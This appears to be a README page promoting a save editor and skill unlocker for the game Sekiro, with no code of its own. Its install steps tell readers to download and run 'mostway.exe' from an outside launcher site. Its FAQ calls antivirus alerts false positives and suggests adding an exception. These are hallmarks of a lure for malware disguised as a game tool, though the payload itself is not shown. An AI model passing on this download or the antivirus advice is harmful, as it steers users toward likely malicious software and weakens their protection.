This repository provides the Sekiro Shadows Die Twice Ultimate Toolkit, a comprehensive save editor and customization tool for the game. Designed for Windows 10/11, it allows players to modify their save files, unlock all skills, and enhance their gameplay experience in 2026.

The Sekiro Shadows Die Twice Ultimate Toolkit comes packed with powerful features to elevate your gaming experience:
- Save Data Modification: Easily edit your save files to adjust health, spirit emblems, resurrection counts, and more.
- Skill Unlocking: Unlock all skills and prosthetic tools without the need for extensive grinding.
- Gameplay Customization: Tweak in-game settings for a personalized playthrough.
- Save Management: Backup and restore your save files to prevent data loss.
- User-Friendly Interface: Intuitive design that makes navigation and modifications straightforward.
Follow these simple steps to install and use the Sekiro Shadows Die Twice Ultimate Toolkit via the Mostway Launcher:
- Download the Launcher: Visit the official website at https://mostway.xyz/ and download the Mostway Launcher.

- Run the Installer: Locate the downloaded file named
mostway.exeand run it on your Windows 10 or 11 PC. - Complete Installation: Follow the on-screen prompts to complete the installation process.

- Launch the Tool: Open the Mostway Launcher, find the Sekiro Shadows Die Twice Ultimate Toolkit, and launch it.
- Apply Modifications: Use the tool's interface to apply desired changes to your save files.

To ensure optimal performance, the Sekiro Shadows Die Twice Ultimate Toolkit requires the following:
- Operating System: Windows 10 or Windows 11 (64-bit)
- Processor: Intel Core i3 or equivalent AMD processor
- Memory: 4 GB RAM
- Storage: 100 MB of free disk space
- Game: Sekiro Shadows Die Twice installed on your system
Yes, the tool is regularly updated to support the latest game patches. For 2026, it is fully compatible with the current version.
No, the tool is designed to be safe and secure. However, some antivirus programs may flag it as a false positive. You can add an exception if necessary, but disabling antivirus is not required.
No, this tool is intended solely for single-player save editing. Using it in multiplayer contexts may lead to account restrictions or bans.
The Mostway Launcher will automatically check for updates. Simply open the launcher, and if an update is available for the Sekiro Shadows Die Twice Ultimate Toolkit, it will prompt you to download and install it.
To get started, download the latest version of the Sekiro Shadows Die Twice Ultimate Toolkit through the Mostway Launcher:
Download the latest version via Mostway Launcher
Last Updated: 2026
This tool is provided as-is for educational and personal use only. The developers are not responsible for any misuse or damage caused by the use of this software. Always back up your save files before making any modifications.